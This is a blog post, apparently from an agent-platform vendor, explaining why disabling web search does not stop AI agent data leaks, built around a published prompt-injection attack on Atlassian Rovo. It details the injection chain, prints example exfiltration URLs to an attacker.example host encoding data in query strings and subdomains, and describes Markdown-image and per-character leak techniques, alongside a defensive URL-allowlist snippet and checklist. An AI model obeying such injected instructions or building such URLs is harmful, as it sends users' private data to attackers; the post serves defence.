
Quick answer: Turning off web search doesn’t stop AI agent data leaks because the toggle hides a feature, not the tool underneath it. If the agent can still open a URL, render an image, or call a connector, an injected instruction can pack your data into a request. The fix is deterministic: the agent may fetch only URLs a person typed or a trusted tool returned.
Most teams treat the web search switch as the off button for outbound risk. It isn’t. In August 2026 PromptArmor showed an attack on Atlassian Rovo that worked with organization-wide web search disabled, and the reason generalizes to any agent you build or buy.
Below: the leak channels, why the common patches fail, and the rule that holds. We build Sharkly, a workspace where coding agents take tasks from a shared board, so the same questions apply to us. Prompt injection is unsolved everywhere, including in the coding agents Sharkly runs.
What the web search toggle controls, and what it doesn’t

A web search toggle controls whether the agent may call a search engine. It says nothing about the separate tool that opens a URL and reads the response. If that fetch tool stays enabled, the agent can still send a request to any server on the internet, and every request carries data in its address.
Search returns a list of links. Fetch takes a link and makes an HTTP request. Data leaves your tenant on the fetch.
That gap is the whole Rovo finding. PromptArmor’s write-up states that the web search setting “fails to remove the tool for opening the search results.” The org admin switched search off. The fetch tool stayed on.
How an agent builds an exfiltration URL
Indirect prompt injection means an attacker hides instructions inside content the agent reads later: a file, a ticket, a web page. The model can’t reliably tell your request apart from text it found along the way. The Rovo chain, as PromptArmor describes it, runs in five steps:
- A victim uploads a file, a “Backlog Guide,” that carries a hidden instruction.
- Later, the victim asks Rovo to organize their Jira tickets.
- Rovo searches Jira and Confluence and reads the poisoned file as part of the work.
- The injection tells Rovo to append ticket and Confluence contents to an attacker URL and open it with the URL retrieval tool.
- The attacker’s server logs the request, data included. The victim sees normal ticket suggestions.
No click, no approval prompt. Other injection sources PromptArmor names: support tickets, web results when search is on, and third-party connectors.
The key detail is step 4. PromptArmor reports “no protections against opening a URL that has been dynamically created by the agent.” The agent wrote the address itself, so the address can contain anything it has read.
What does an exfiltration URL look like?
Here is the shape, with a placeholder domain:
https://collect.attacker.example/log?d=PROJ-412%3A%20rotate%20prod%20db%20creds%20before%20Fri
The attacker reads d= in their access log. The agent made one GET request, which is what the fetch tool exists to do.
Why stripping query strings doesn’t help: subdomain and DNS leaks
Filtering the ? part of a URL is the first patch most people reach for. It fails. On the Hacker News thread (306 points, 138 comments), Simon Willison pointed out that with wildcard DNS, the data can live in the hostname:
https://cHJvZCBkYiBjcmVkcw.attacker.example/
The attacker’s DNS server answers for every subdomain and logs each lookup. The data leaves during name resolution, before any HTTP request completes. Another commenter added that data can hide in any URL component, including the credentials field.
So the rule can’t be “clean the URL.” Willison’s version: the problem is “not being able to dynamically construct a URL at all.”
The Markdown image channel
Some agents don’t need a fetch tool to leak. If the chat interface renders Markdown images from external domains, the model can write this into its answer:

The user’s browser loads the image and sends the request. Nobody clicks anything. PromptArmor notes that Rovo renders Markdown images in AI output and calls it a known exfiltration vector, though its write-up gives no separate Rovo chain for it.
This channel lives in the rendering layer, so no agent tool setting touches it.
Why “pre-indexed URLs only” still leaks, one character at a time
One mitigation lets the agent open a URL only if a search crawler has already indexed it. An attacker can’t index a URL that contains your secret, because the secret didn’t exist in public before.
Johann Rehberger (wunderwuzzi23 on Hacker News) explained the workaround. Picture an attacker who pre-publishes one page per character, /a through /z, and gets them indexed. The injection then tells the agent to visit the page for each character of the secret, in order. The attacker reads the sequence of hits in the logs.
It’s slow and noisy. It also works. Rehberger’s summary: each step makes attacks costlier, not impossible. He did call domain allowlists effective for agents with a specific purpose, since they block attacker-controlled endpoints outright.
The deterministic rule: fetch only URLs from a person or a trusted tool
The fix that holds doesn’t ask the model to be more careful. It removes the agent’s ability to choose the destination:
- Allowed: a URL the user typed into the conversation.
- Allowed: a URL a trusted tool returned, such as a search result, verbatim.
- Blocked: any URL the model assembled, edited, or extended.
You enforce this in code outside the model. Keep a set of URLs that entered the conversation from trusted sources, and refuse any fetch whose exact string isn’t in the set:
allowed_urls: set[str] = set()

def on_user_message(text: str) -> None:
    allowed_urls.update(extract_urls(text))

def on_search_results(results: list[dict]) -> None:
    allowed_urls.update(r["url"] for r in results)

def fetch(url: str) -> str:
    if url not in allowed_urls:
        raise PermissionError(f"blocked agent-built URL: {url[:60]}")
    return http_get(url)
Two limits. The check doesn’t cover the image channel, so you still need to block external images in rendered output. And it doesn’t stop the character-by-character trick if a trusted tool can return attacker-chosen lists, which is why a domain allowlist belongs on top for narrow agents.
This is Willison’s lethal trifecta applied: private data, untrusted content, and an outbound channel. You can’t remove the first two from a useful agent. You can make the third deterministic. OWASP ranks prompt injection as LLM01 for the same reason: no model-side fix is complete.
Checklist for anyone building or buying an agent
Ask these about every agent with access to private data:
- List every tool that can make a network request: fetch, browser, connectors, webhooks, email.
- Does each toggle remove a tool, or only hide a feature that uses it?
- Can the agent open a URL it constructed itself?
- Are external Markdown images rendered in output?
- Is there a domain allowlist, and who controls it?
- Which sources can inject: uploads, tickets, web results, connectors?
- What did the vendor do with its last external security report, and how fast?
For Rovo, the public timeline answers question 7: PromptArmor disclosed on May 23, 2026, Atlassian acknowledged on May 25, follow-ups on June 4 and July 29 went unanswered, and the write-up went out on August 5 with Rovo still vulnerable. [VERIFY 2026-10-27: no Atlassian fix or statement found for this path; re-check before publish.]
Note that Rovo Dev, Atlassian’s coding agent, is a separate product from the Rovo assistant in this finding; our Rovo Dev free tier post covers it.
How this applies to coding agents in Sharkly
Coding agents read untrusted text all day: issue bodies, READMEs, fetched pages. Sharkly doesn’t make Claude Code or Codex immune to that.
What Sharkly changes is who owns the outbound boundary. Agents run on your own Computers through a local service. The Computers docs state that the Computer “provides the operating system, files, credentials, network access, and tools required by an Agent.” Put a Computer behind an egress allowlist and every run on it inherits the limit, whichever agent executes.
A few other boundaries from the docs:
- Guests only see the Spaces they’re added to.
- Actions in third-party apps need an authorized connector.
- The Skills docs say never to store passwords, tokens, or keys in Skill instructions or files, so a hijacked agent can’t read them from there.
None of this stops an agent from misusing access it already holds. Our posts on coding agent permissions, approval gates, and prompt injection guardrails cover where to draw those lines.
Conclusion
A web search toggle is a product setting, not a security control. Data leaves through whatever can make a request: a fetch tool, a hostname lookup, an image tag. Close those paths in code, outside the model.
Your next step: run the seven-question checklist against one agent your team uses this week, starting with question 3. If you run coding agents on several Computers, set up Sharkly and put each one behind the egress rules you already trust.
FAQ
Does turning off web search stop prompt injection?
No. Prompt injection comes from any content the agent reads, including uploads, tickets, and connector data. Turning off search removes one source of untrusted content, but the injection can still arrive through the others and still leave through a fetch tool.
What is URL-based data exfiltration?
It’s when an agent places private data inside a URL and requests it. The attacker’s server logs the request and reads the data. It needs no malware, only an agent that can build and open arbitrary URLs.
Are Markdown images a security risk in AI chat?
They are when the interface renders images from external domains. The browser fetches the image URL automatically, so any data the model wrote into it reaches the attacker without a click.
Is a domain allowlist enough?
For a narrow agent that needs a handful of domains, an allowlist is the strongest control available. For a general assistant it’s hard to keep tight, so pair it with the rule that the agent never fetches a URL it built.
Has Atlassian fixed the Rovo exfiltration issue?
As of October 27, 2026 we found no Atlassian statement or confirmed fix for the path PromptArmor published. Check PromptArmor’s page and Atlassian’s advisories for updates.